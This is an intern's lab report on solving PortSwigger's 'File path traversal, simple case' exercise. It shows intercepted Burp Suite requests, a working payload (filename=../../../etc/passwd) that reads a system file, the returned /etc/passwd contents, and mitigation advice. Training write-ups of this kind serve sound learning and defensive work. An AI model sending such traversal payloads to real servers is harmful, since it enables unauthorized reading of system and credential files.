File Path Traversal – Simple Case – Lab Report

Submitted By:

Name: Arsalan Khan
Position/Role: Internee
Date: July 25, 2025

Platform:

PortSwigger

Objective:


Exploit a file path traversal vulnerability to retrieve sensitive server-side files, specifically /etc/passwd .

Tools Used:

- Burp Suite Community

1. Access the Lab

- Identified that product images were being loaded dynamically through a filename parameter in the request.




Filter settings: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Ti
https://0a0000640321ad2f...	GET	/academyLabHeader			101	147			
https://0a0000640321ad2f...	GET	/			200	10321	HTML		Fi
https://0a0000640321ad2f...	GET	/image?filename=43.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=51.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=64.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=31.jpg	✓						
https://0a0000640321ad2f...	GET	/academyLabHeader							
https://0a0000640321ad2f...	GET	/image?filename=36.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=72.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=73.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=7.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=62.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=6.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=2.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=66.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=50.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=24.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=21.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=70.jpg	✓						
https://0a0000640321ad2f...	GET	/image?filename=8.jpg	✓						
https://0aa6006b03e8d67e...	GET	/							
https://go.portswigger.net	GET	/pd.js			200	6004	script	js	
https://go.portswigger.net	GET	/analytics?ver=3&visitor_id=4587...	✓		200	1430	script		
https://googleads.g.doubl...	GET	/pagead/id			200	849	JSON		
https://googleads.g.doubl...	GET	/pagead/id			200	849	JSON		

2. Intercept the Image Request

- Enabled Intercept and clicked on a product image to capture the request.



https://0a0000640321ad2f...	GET	/academyLabHeader	
https://0a0000640321ad2f...	GET	/image?filename=36.jpg	✓
https://0a0000640321ad2f...	GET	/image?filename=72.jpg	✓
https://0a0000640321ad2f...	GET	/image?filename=73.jpg	✓
https://0a0000640321ad2f...	GET	/image?filename=7.jpg	✓

Request

```
GET /image?filename=73.jpg HTTP/2
Host: 0a0000640321ad2f82f4568d008e0095.web-security-academy.net
Cookie: session=MJL8Um5pYh4YWX1401lfPzrG2W8PTm4Z
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```

Inspector

Selection 15 (0xf)

Selected text

filename=73.jpg


Request attributes 2

Request query parameters 1

Request cookies 1

3. Modify the filename Parameter

- Sent the request to Burp Repeater.
- Changed the filename parameter to perform a path traversal:



Target: https://0a0000640321ad2f82f4568d008e0095.web-security-ac...

```
GET /image?filename=../../../etc/passwd HTTP/2
Host:
0a0000640321ad2f82f4568d008e0095.web-security-academy.
net
Cookie: session=MJL8Um5pYh4YWX14011fPzrG2W8PTm4Z
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*
```

Selection: 28 (0x1c)


Selected text: filename=../../../etc/passwd

Decoded from: URL encoding

filename=../../../etc/passwd

4. Analyze the Server Response


- The response returned the contents of the system file /etc/passwd, confirming the vulnerability.



```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

5. Solve the Lab



Lab: File path traversal, simple c

File path traversal, simple case

~~https~~://0a0000640321ad2f82f4568d008e0095.web-security-academ...

WebSecurity Academy

File path traversal, simple case

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Vulnerability Analysis:

- **Issue:** Unsanitized user input in the filename parameter allows traversal of directories outside the intended file path.
- **Vulnerability Type:** Path Traversal
- **Risk Level:** High
- **Impact:** Unauthorized access to arbitrary files on the server, which can lead to sensitive information disclosure and further exploitation.

Payload Used:

- `../` moves up one directory level.
- Repeated traversal reaches the root directory, allowing access to sensitive system files like `/etc/passwd`.

Mitigation Recommendations:

- Implement input validation and sanitization: Allow only expected filenames with a fixed extension.
- Use allow-lists to restrict file access to specific directories.
- Use secure file handling APIs that prevent traversal (e.g., resolve canonical paths and compare them to a base directory).
- Disable detailed error responses and file browsing from web root.

End...